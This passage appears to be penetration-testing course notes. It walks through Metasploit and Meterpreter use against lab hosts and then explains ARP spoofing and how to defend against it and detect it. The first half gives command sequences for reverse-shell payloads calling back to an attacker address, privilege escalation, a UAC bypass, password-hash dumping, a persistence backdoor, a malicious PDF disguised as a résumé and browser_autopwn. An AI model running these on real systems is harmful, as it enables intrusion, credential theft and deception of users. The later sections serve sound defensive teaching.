- A single instance of *MSFConsole* can host multiple *Meterpreter* sessions; this means that you can **instance multiple shells** on your targets and switch between them.
- *Meterpreter* lets you perform information gathering on the exploited machine and the network it is attached to. You can retrieve:
  - Information about the machine and the OS
  - The network configuration in use
  - The routing table of the compromised host
  - Information about the user running the exploited process
- **Auxiliary**: These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoders**: Encoders are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.
- **NOP Generators** Often, the exact location of the jump may not be known, and NOPs need to be prepended to the actual exploit. To avoid IDSes from triggering on traffic patterns, different NOP generators enable obfuscation of the NOP sequences or NOP sleds.

Let's now recall some of the basic commands of Metasploit and see what they are supposed to do as shown in the following table:

Command	Usage	Example
use [Auxiliary/Exploit/ Payload/Encoder]	To select a module to start working with	msf>use exploit/windows/smb/ms08_067_n
show [exploits/payloads/ encoder/auxiliary/options]	To see the list of available modules of a type	msf>show exploits msf>show payloads
set [options/payload]	To set a value to an object	msf>set payload windows/meterpreter/reverse_tc msf>set LHOST 111.111.111.111
setg [options/payload]	To set a value to a object globally so the values do not change when a module is switched on	msf>setg payload windows/meterpreter/reverse_tc msf>setg LHOST 111.111.111.111
run	To launch an auxiliary module after all the required options are set	msf>run
exploit	To launch an exploit	msf>exploit
back	To unselect a module and move back	msf(ms08_067_netapi)>back msf>
Info	To list the information related to a particular exploit/module/auxiliary	msf>info exploit/windows/smb/ms08_067_n
Search	To find a module	msf>search netapi

check	To check whether a target is vulnerable to the exploit or not	msf>check
Sessions	To list the available Sessions	msf>sessions [session number]

3.4.1.6.1 working with modules(Exploit/Payloads/Auxiliary)

Found a vulnerable service	`root@0xluk3:~# nmap -sV 192.168.99.12`
	`Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-15 14:56 CET`
	`Nmap scan report for 192.168.99.12`
	`Host is up (0.24s latency).`
	`Not shown: 994 closed ports`
	`PORT STATE SERVICE VERSION`
	`21/tcp open ftp FreeFTPd 1.0`

Run metasploit	[root@mictec:~# **msfconsole**]
Search an exploit	[msf **> search turboftp**]
Select the exploit	[msf **> use exploit/windows/ftp/turboftp_port**]
Check the informations of the exploit	[msf exploit(turboftp_port) **> info**]
Check the options of the exploit	[msf exploit(turboftp_port) **> show options**]

Configure the exploit	`msf exploit(turboftp_port) > set RHOST 10.99.45.8`
	`RHOST => 10.99.45.8`
	`msf exploit(turboftp_port) > set FTPUSER example`
	`FTPUSER => example`
	`msf exploit(turboftp_port) > set FTPPASS examplepass`
	`FTPPASS => examplepass`

Search a payload for the exploit	[msf > search payloads] or [msf **> search meterpreter**]
Select a payload for windows or linux	[msf exploit(turboftp_port) **> set payload windows/meterpreter/reverse_tcp**] Or [msf exploit(handler) **> set payload linux/x86/meterpreter/reverse_tcp**]
Check the options of the payload	[msf exploit(turboftp_port) **> show options**]

Configure the payload	`msf exploit(turboftp_port) > set LHOST 192.168.11.4`
	`LHOST => 192.168.11.4`
	`msf exploit(turboftp_port) > set LPORT 1234`
	`LPOR => 1234`

Launch the exploit	[msf exploit(turboftp_port) **> exploit**] **[meterpreter >]**
switch from *Meterpreter* to console	[meterpreter **> background**] or Ctrl + z
resume a background session	[msf exploit(handler) **> sessions –i 1**]

list currently opened sessions	`msf exploit(handler) > sessions -l`
	`Active sessions`
	`===============`
	`Id Type Information Connection`
	`-- ---- ----------- ----------`
	`1 meterpreter x86/win32 els\els @ ELS 192.168.75.17:50082 ->`
	`192.168.75.28:5555 (192.168.75.28)`
	Address of the attacker machine
	Address of the victim machine

retrieve information	[meterpreter **> sysinfo**] [meterpreter **> ifconfig**] [meterpreter **> route**] [meterpreter **> getuid**]
Privilege escalation to be on the system mode	[meterpreter **> getsystem**] [meterpreter **> getuid**]
Bypass prevents privilege escalation In case “getsystem” no permission	[meterpreter **> background**] [msf exploit(handler) **> use exploit/windows/local/bypassuac**] [msf exploit(bypassuac) **> set session 1**] [msf exploit(bypassuac) **> exploit**] [meterpreter **> getsystem**]

dump the passwords database and save it for an offline cracking session	[meterpreter > **background**] [msf > **use post/windows/gather/hashdump**] [msf post(hashdump) > **set session 2**] [msf post(hashdump) > **exploit**]
navigate the victim's hard drive	meterpreter > pwd C:\Windows\System32 meterpreter > cd C:\\ meterpreter > pwd C:\ meterpreter > ls Listing: C:\ ========== Mode Size Type Last modified Name ---- ---- ---- ------------- ---- 40777/rwxrwxrwx 0 dir 2013-11-19 11:42:30 +0100 $Recycle.Bin 100444/r--r--r-- 8192 fil 2013-11-19 20:18:08 +0100 BOOTSECT.BAK **Changes directory. Please note that you have to escape backslashes by doubling them.** **Lists the current directory**
upload and download files	meterpreter > **download HaxLogs.log /root/** [*] downloading: HaxLogs.log -> /root//HaxLogs.log [*] downloaded : HaxLogs.log -> /root//HaxLogs.log **Note the backslash escaping** meterpreter > **upload /root/backdoor.exe C:\\Windows** [*] uploading : /root/backdoor.exe -> C:\Windows [*] uploaded : /root/backdoor.exe -> C:\Windows\backdoor.exe
run a standard OS shell	meterpreter > **shell** Process 2420 created. Channel 1 created. **Microsoft Windows [Version 6.1.7601]** **Copyright (c) 2009 Microsoft Corporation. All rights reserved.** **C:\Windows\system32>cd ** **C:\>exit** meterpreter >

- **Note also we create excutable payload with msfvnom**

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost 172.16.64.2
- set lport 5555

msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=172.16.64.2 lport=5555 -f elf -o meter (.2 is the host)

3.4.1.6.2 Metasploitable FTP and Backdoor installation

- **Step 1:** Fingerprint the target (192.168.99.12) from our host (192.168.99.100)

```
root@0xluk3:~# nmap -sV 192.168.99.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-15 14:56 CET
Nmap scan report for 192.168.99.12
Host is up (0.24s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FreeFTPd 1.0
22/tcp   open  ssh           WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A1:A9:5C (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.60 seconds
```

- **Step 2: check if we can exploit the FTP service**

  use exploit/windows/ftp/freeftpd_pass
  set ftpuser anonymous
  set rhosts 192.168.99.12
  set rport 21

- **Step 3: set up a reverse connection back to the attacker machine if the target gets exploited successfully**

  set payload windows/meterpreter/reverse_tcp
  set exitfunc process
  set lhost 192.168.99.100
  set lport 4444 (**4444** is the default port for meterpreter)
  Exploit

- **Step 4: Privilege escalation**
  Getsystem
- **Step 5: install backdoor persistence module**
  use exploit/windows/local/persistence
  set reg_name backdoor
  set exe_name backdoor
  set startup SYSTEM
  set session 1
  set payload windows/meterpreter/reverse_tcp
  set exitfunc process
  set lhost 192.168.99.100
  set lport 5555
  exploit //if the backdoor doesn't start immediately, use "exploit -j" instead
  In case if we don't get the meterpreter sessions 2 then we need to reboot the target machine
  sessions -i 1
  shell
  shutdown /r /f
- **Step 6: Metasploit listener to receive the connection**
  use exploit/multi/handler
  set payload windows/meterpreter/reverse_tcp
  set lhost 192.168.99.100
  set lport 5555
  exploit -j
  Note is still better if we use one of ports that the remote machine listens on. This is often the case that when choosing one of used ports, we automatically can bypass a firewall, since internal infrastructure services are often listening only on firewall-allowed ports.

3.4.1.6.3 Metasploitable MySQL

Let we suppose that our target 172.16.64.199 have this open port:

```
Host is up (0.16s latency).
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2014 12.00.2000.00; RTM
```

- Metasploit's **mssql_login** module can help us first check if the identified credentials are valid, as follows.

```
use auxiliary/scanner/mssql/mssql_login
set rhosts 172.16.64.199
set rport 1433
set username fooadmin
set password fooadmin
set verbose true
run
```

  Note: we can also use a file username and password instead of fooadmin

  - Set your username file location. This is a user file list of your choice: set user_file /root/Desktop/usernames.txt
  - Set your password file location. This is a password file list of your choice: set pass_file /root/Desktop/passwords.txt

- Metasploit's **mssql_enum** module can help us automate reconnaissance against the SQL Server, as follows.

```
use auxiliary/admin/mssql/mssql_enum
set password fooadmin
set username fooadmin
set rport 1433
set rhosts 172.16.64.199
run
```

- We can fully compromise the SQL Server, through Metasploit's **mssql_payload** module, as follows.

```
use exploit/windows/mssql/mssql_payload
set password fooadmin
set username fooadmin
set srvport 53
set rhosts 172.16.64.199
set payload windows/x64/meterpreter_reverse_tcp
set lhost 172.16.64.13
set lport 443
run
```

- Let's spawn a remote shell and try to explore the system a bit more, as follows.

```
shell
cd c:\Users
dir
```

3.4.1.6.4 Metasploitable PDF

In this recipe, we will explore how to use Metasploit to perform an attack using the Portable Document Format (PDF) document exploited with the Adobe PDF Embedded module. An Adobe PDF is a highly used standard for transmitting a document to another party. Due to its widespread use, especially because of its business usage, we will attack a user's machine by allowing them to think they are opening a legitimate PDF document from a job applicant.

In this recipe, we used Metasploit's MSFCONSOLE to exploit and create an Adobe PDF file containing a Meterpreter backdoor. We began by launching the console and searching for all known PDF vulnerabilities. After choosing the Embedded EXE PDF exploit, which allows us to hide a backdoor program in a legitimate PDF, we set our options and executed the exploit. Metasploit will generate a PDF accompanied by a Windows Reverse TCP Payload. When your target opens the PDF file, Meterpreter will open acknowledging and activate the session.

- **Step1: Search the exploit**
  search pdf
- **Step2: Use the Adobe PDF Embedded EXE Social Engineering:**
  use exploit/windows/fileformat/adobe_pdf_embedded_exe
- **Step 3: Configure the exploit:**
  - Set the filename of the PDF we want to generate: set FILENAME evildocument.pdf
  - Set the INFILENAME option. This is the location of a PDF file that you have access to use. In this case, I am using a resume located on my desktop: set INFILENAME /root/Desktop/willie.pdf
- **Step4 :** exploit

3.4.1.6.5 Implementing browser_autopown

Browser Autopwn is an auxiliary module provided by Metasploit that allows you to automate an attack on a victim machine simply when they access a webpage. Browser Autopwn performs a fingerprint of the client before it attacks; meaning that it will not try a Mozilla Firefox exploit


against an Internet Explorer 7 browser. Based upon its determination of browser, it decides which exploit is the best to deploy.

- **Use the browser_autopwn module:** Use auxiliary/server/browser_autopwn
- **Set our payload. In this case we use Windows Reverse TCP:** set payload windows/meterpreter/reverse_tcp
- **Configure the payload:** set LHOST 192.168.10.109
- **Next, we want to set our URIPATH. In this case we use "filetypes" (with quotes):** set URIPATH "filetypes"
- **Finally, we start the exploit:** exploit

Metasploit starts the exploit at the IP address http://[Provided IP Address]:8080.

When a visitor visits the address, the browser_autopwn module tries to connect to the user's machine to set up a remote session. If successful, Meterpreter will acknowledge the session. To activate the session, use the session command: **session –I 1**

3.4.2 ARP spoofing



+ The command structure is the following:

```
dsniff <options>
```

+ Where `options` include:

`-c`	Perform half-duplex TCP stream reassembly, to handle asymmetrically routed traffic (such as when using arpspoof to intercept client traffic bound for the local gateway).
`-d`	Enable debugging mode
`-m`	Enable automatic protocol detection.
`-n`	Do not resolve IP addresses to hostnames.
`-p`	process the contents of the given PCAP capture file
`-i`	Specify the interface to listen on.

ARP spoofing is an attack against an Ethernet or Wi-Fi network to get between the router and the target user. In an ARP-spoofing attack, messages meant for the target are sent to the attacker instead, allowing the attacker to:

- spy on,
- deny service to,
- Or man-in-the-middle a target.

One of the most popular tools for performing this attack is Ettercap, which comes preinstalled on Kali Linux.

On a regular network, messages are routed over Ethernet or Wi-Fi by associating the MAC address of a connected device with the IP address used to identify it by the router. Usually, this happens via an address resolution protocol (ARP) message indicating which device's MAC address goes with which IP address. It lets the rest of the network know where to send traffic — but it can be easily spoofed to change the way traffic is routed.

In an ARP spoofing attack, a program like Ettercap, you send a fake ARP response with your MAC address, before the intended recipient can respond. Now the computer that made the request thinks that that IP address belongs to you, and it will send all traffic that was intended for that recipient on to you instead.

You can then forward the traffic back on to the original recipient - you don't have to do this, but it allows you to intercept the connection without either device being aware. If the device that you have ARP hijacked is the gateway, you can now intercept (and tamper with) all internet traffic on the network (provided it isn't encrypted

3.4.2.1 Types of ARP Spoofing Attacks


There can be three primary outcomes after an attacker gains initial success in poisoning the ARP cache of other hosts on the network:

- **The attacker can spy on traffic:**

  They can lurk in the shadows, seeing everything that the target user does on the network. It's pretty self-explanatory.
- **The attacker can intercept and modify the packets in a man-in-the-middle attack:**
  They can intercept passwords typed into an HTTP website, see DNS requests, and resolve IP addresses the target is navigating to in order to see what sites the target is visiting. In a man-in-the-middle attack, the attacker has the opportunity not only to see what's happening on the network but manipulate it as well. For instance, they can attempt to downgrade the encryption the connection is using by deliberately requesting insecure versions of webpages to make the attacker's job of sniffing passwords easier. Also, a hacker can simply be a nuisance. For example, they can replace words in the text of a website, flip or replace images, or modify other types of data flowing to and from the target.
- **The attacker can drop the packets meant for the target to create a denial-of-service attack**:
  This is possibly the most frustrating to a target. While a Wi-Fi authentication attack is by far the more common cause of a Wi-Fi network being attacked, ARP spoofing can be much more challenging to figure out. If the attacker chooses not to forward on the packets now being sent to it instead of the target, the target will never receive them. The Wi-

Fi network can be jammed from the inside, getting between the target and the router and then dropping the packets flowing between.

3.4.2.2 Exercise: ARP spoofing



Here, the Hacker has the MAC address 00: 0C: 19: AC: 44: CA and the server the MAC address 00: 0C: 29: 4A: A4: 41, the MAC address table at the client therefore looks like this (obtained with the command "arp -a" under Windows as under Linux):

```
gateway.local (192.168.19.2) at 00:05:56:e9:52:3b [ether] on eth0
pirate.local (192.168.19.130) at 00:0c:19:ac:44:ca [ether] on eth0
serveur.local (192.168.19.132) at 00:0c:29:4a:a4:41 [ether] on eth0
```

Client ARP table before attack

We therefore see here the IP-MAC associations correspond to our diagram. If the hacker sends packets to the client with the IP address of the server source but leaving his MAC address (which is doable if we build our packets ourselves rather than if we let our network card do it), the Our client's ARP table will therefore record the following couple:

```
192.168.19.132 – 00:0C:19:AC:44:CA
```

Our client's ARP table will therefore look like this:

```
gateway.local (192.168.19.2) at 00:0c:19:ac:44:ca [ether] on eth0
pirate.local (192.168.19.130) at 00:0c:19:ac:44:ca [ether] on eth0
serveur.local (192.168.19.132) at 00:0c:19:ac:44:ca [ether] on eth0
```

\ ARP table after attack

In simple way: The attacker can manipulate other hosts' ARP cache tables by sending “gratuitous ARP replies”

So what happen?

This is because the record is marked as dynamic, therefore volatile, and can be updated each time a packet is received with different IP - MAC pairs. The packets that the client will generate destined for the server will therefore now form with the destination IP address of the server and with the destination MAC address of the hacker since it is based on this for its ARP table and that that -this is falsified.


When a switch receives a packet, it will observe the destination MAC address (an Ethernet frame containing a destination address field and a source address field, both MAC addresses), compare this address with its CAM (Content Addressable Memory) table which contains the MAC - port correspondence to which it is assigned. If the MAC was previously registered on one of its interfaces, it sends the packet to this interface, otherwise it issues an ARP request in order to see which interface the MAC address is entered. It is important to understand here that a level 2 switch will not look at the data concerning the IP (source and destination), but only layer 2 (containing the MAC addresses).

So, we see that if the ARP table of our target is falsified, it will form these frames with the IP address of the server but will ultimately send them to the hacker because it will form its requests with the MAC address of the hacker . It is

important to visualize these different layers and their impact on the packet path through a switch to understand ARP spoofing attacks.

Note: Gratuitous ARP Replies the arpspoofing operation must be performed on every victim by using this command:

arpspoof-i<interface> -t <target> -r <host>



3.4.2.3 Exercise: Configure ARP entries in Windows

We are using Windows 7 for this exercise, but the commands should be able to work on other versions of windows as well.

Open the command prompt and enter the following command: arp –a

HERE,

- Apr calls the ARP configure program located in Windows/System32 directory
- -a is the parameter to display to contents of the ARP cache

You will get results like the following


```
C:\Users\DAEMON>arp -a

Interface: 192.168.1.38 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1           00-23-f8-ce-fd-96     dynamic
  192.168.1.33          64-27-37-1a-6a-05     dynamic
  192.168.1.34          24-b6-fd-0f-49-e3     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\DAEMON>
```

Note: dynamic entries are added and deleted automatically when using TCP/IP sessions with remote computers.

Static entries are added manually and are deleted when the computer is restarted, and the network interface card restarted or other activities that affect it.


3.4.2.3.1 Adding static entries

Open the command prompt then use the ipconfig /all command to get the IP and MAC address



The MAC address is represented using the Physical Address and the IP address is IPv4Address


Enter the following command: arp –s 192.168.1.38 60-36-DD-A6-C5-43



Note: The IP and MAC address will be different from the ones used here. This is because they are unique.

Use the following command to view the ARP cache: arp –a

You will get the following results



Note the IP address has been resolved to the MAC address we provided and it is of a static type.

3.4.2.3.2 Deleting an ARP cache entry

Use the following command to remove an entry: arp –d 192.168.1.38

P.S. ARP poisoning works by sending fake MAC addresses to the switch

3.4.2.4 ARP spoof, how to secure yourself

https://www.comparitech.com/blog/vpn-privacy/arp-poisoning-spoofing-detect-prevent/

We have seen the concept of ARP spoofing, how this attack could be carried out by an attacker and what could be the impacts of this attack on an information system. It is not my habit to write an article detailing an attack for the attack itself, so we will now see together tools and ways of securing in order to protect against ARP spoofing. The fact is that in order to defend yourself well, you have to understand in detail how you are attacked, here you go ☺.

3.4.2.4.1 Static ARP registration

One of the techniques, the simplest but the heaviest in a business context, is to use the "static registration" function of ARP tables in Windows and Linux OS. We have seen that the filling and modification of the ARP table in OS was dynamic. We can however, for critical elements of the information system (Gateway, AD, web intranet for example) forge an ARP

address statically in the ARP table of machines, these static records will no longer be falsifiable via malicious ARP requests . This can be done with the "-s" option of the ARP command:

```
arp -s adresseIP adresse MAC
```

Here, the "-s" option indicates the IP-MAC association information in "static", an attack by ARP spoofing can no longer modify it.

This protection obviously has some drawbacks in the context of daily maintenance of a customer fleet, if the system recorded statically (for example, the gateway) is modified, you must go and change the static registration on all hosts customer of the park. This can be the case, for example, when changing the network interface, replacing hardware, or even activating a Load Balancing or FailOver system. In a computer park, we can then use a startup script or the deployment made via GPOs, this is still binding on a daily basis.

3.4.2.4.2 Block "gratuitous ARP" packets: The Symantec and SonicWall approach

During my research on protection techniques, I came across a solution called "Anti-MAC spoofing" implemented in certain Symantec products like "Symantec Sygate Enterprise Protection". The principle is in fact to allow ARP responses (ARP Reply) to transit on the network only if an ARP request (ARP request) has been previously recorded.

Also, only responses related to the request will be allowed to transit.

It will then not be possible, after a request such as "what is the MAC address of 192.168.0.1" to accept a response "The MAC address of 192.168.0.17 is' aa: bb: cc: dd: ee: ff '".

In more technical terms, we block the "gratuitous ARP" which is the fact of sending ARP responses to machines that have not asked for anything in order to distort their ARP table, which is the basis of ARP spoofing .

More information in the Symantec documentation:
https://www.symantec.com/security_response/glossary/define.jsp?letter=a&word=anti-mac-spoofing

In the same spirit, we find the "MAC-IP anti Spoof" solution from SonicWall. In addition to a centralized database entered by the administrator, the DHCP database can also be used as a reference here.

More information in the SonicWall documentation:
http://help.mysonicwall.com/sw/eng/7630/ui2/70/Policies_Network_MAC-IPAnti-Spoof_Snwls.html

In theory, this can be effective protection. I do not have more details on the infrastructure that this requires in terms of network deployment. The entire network must indeed be covered by this protection so as not to leave vulnerable areas.

3.4.2.4.3 Detection by IDS

More conventionally, and without having to buy a revolutionary solution, it is also possible to detect ARP spoofing attacks via IDS. It is therefore necessary to have an IDS in place with a mirroring port at the core of the network. By analyzing ARP traffic, we can thus detect abnormal behavior such as ARP spoofing.

Indeed, we have seen that for ARP spoofing to be successful, we must flood (send continuously) ARP-reply packets to our target (s). This behavior is not observed in a normal context of communication between machines. The analysis of a large number of ARP-reply packets sent can therefore be done by IDS which will then send an alert to the security teams.

It is a configuration that I have never yet implemented, knowing the functioning of an IDS in port mirroring and of the ARP spoofing attack, I think that we can nevertheless expect detections of 'attack by ARP spoofing via this method, which has the merit of being able to be implemented with free software ☺.

3.4.2.4.4 DAI: Dynamic ARP Protection

DAI, or "Dynamic ARP Protection" is a solution used in active Cisco and HP elements in order to protect the network from attacks by ARP spoofing. The principle is different from that used by Symantec. Indeed, the DAI will, for each ARP response sent from an untrusted port, compare the data it contains with a trusted database pre-registered in the network and drop the ARP-reply packets containing false information.

This in principle avoids the falsification of a MAC - IP correspondence within a network and thus MITM attacks via ARP spoofing.

This protection technique is interesting because we can then maintain a centralized static ARP table which therefore serves as a reference for all ARP responses.

More information on this in the Cisco documentation:

http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/ dynarp.html # wp1082194

In this article, we have studied the functioning, execution and impacts of Man in the Middle attacks by ARP spoofing. We have also studied and seen several avenues of protection against these attacks. You should know that attacks by the man in the middle are the basis of many other network attacks like SslStrip, DNS spoofing, etc. It is therefore crucial to secure this database in a sensitive information system.

3.4.2.4.5 Encryption

Protocols such as HTTPS and SSH can also help to reduce the chances of a successful ARP poisoning attack. When traffic is encrypted, the attacker would have to go to the additional step of tricking the target's browser into accepting an illegitimate certificate. However, **any data transmitted outside of these protocols will still be vulnerable**.

3.4.2.4.6 VPN

A VPN can be a reasonable defense for individuals, but they are generally not suitable for larger organizations. If it is just a single person making a potentially dangerous connection, such as using public WiFi at an airport, then a **VPN will encrypt all the data that travels between the client and the exit server**. This helps to keep them safe, because an attacker will only be able to see the ciphertext.

It's a less-feasible solution at the organizational level, because VPN connections would need to be in place between each computer and each server. Not only would this be complex to set up and maintain but encrypting and decrypting on that scale would also hinder the network's performance.

3.4.4.4.7 Packet filters

These filters analyze each packet that gets sent across a network. They can **filter out and block malicious packets**, as well as those whose IP addresses are suspicious. Packet filters can also tell if a packet claims to come from an internal network when it originates externally, helping to reduce the chances of an attack being successful.

3.4.2.5 How to detect ARP poisoning


ARP poisoning can be detected in several different ways. You can use Windows' Command Prompt, an open-source packet analyzer such as Wireshark, or proprietary options such as XArp.

Command prompt

If you suspect you may be suffering from an ARP poisoning attack, you can check in Command Prompt. First, open Command Prompt as an administrator.

This will bring up Command Prompt, although you may have to click **Yes** to give the app permission to make changes. In the command line, enter: **arp -a**

This will give you the ARP table:



The addresses in the above image have been partially blacked out for privacy reasons.

The table shows the IP addresses in the left column, and MAC addresses in the middle. **If the table contains two different IP addresses that share the same MAC address, then you are probably undergoing an ARP poisoning attack**.

As an example, let's say that your ARP table contains a number of different addresses.

When you scan through it, you may notice that two of the IP addresses have the same physical address. You might see something like this in your ARP table if you are actually being poisoned:

Internet Address **Physical Address**

192.168.0.1	00-17-31-dc-39-ab
192.168.0.105	40-d4-48-cr-29-b2
192.168.0.106	00-17-31-dc-39-ab

As you can see, both the first and the third MAC addresses match. This indicates that that the owner of the 192.168.0.106 IP address is most likely the attacker.

Commercial ARP-poisoning detectors such as XArp make the process easier. They can give you alerts when ARP poisoning begins, which means that attacks are detected earlier and damage can be minimized.


3.4.2.6 Man-in the middle attacks

A MitM attack occurs when a hacker inserts itself between the communications of a client and a server. Here are some common types of man-in-the-middle attacks:

- **Session hijacking**

In this type of MitM attack, an attacker hijacks a session between a trusted client and network server. The attacking computer substitutes its IP address for the trusted client while the server continues the session, believing it is communicating with the client. For instance, the attack might unfold like this:

1. A client connects to a server.
2. The attacker's computer gains control of the client.
3. The attacker's computer disconnects the client from the server.
4. The attacker's computer replaces the client's IP address with its own IP address and spoofs the client's sequence numbers.
5. The attacker's computer continues dialog with the server and the server believes it is still communicating with the client.



- **IP Spoofing**

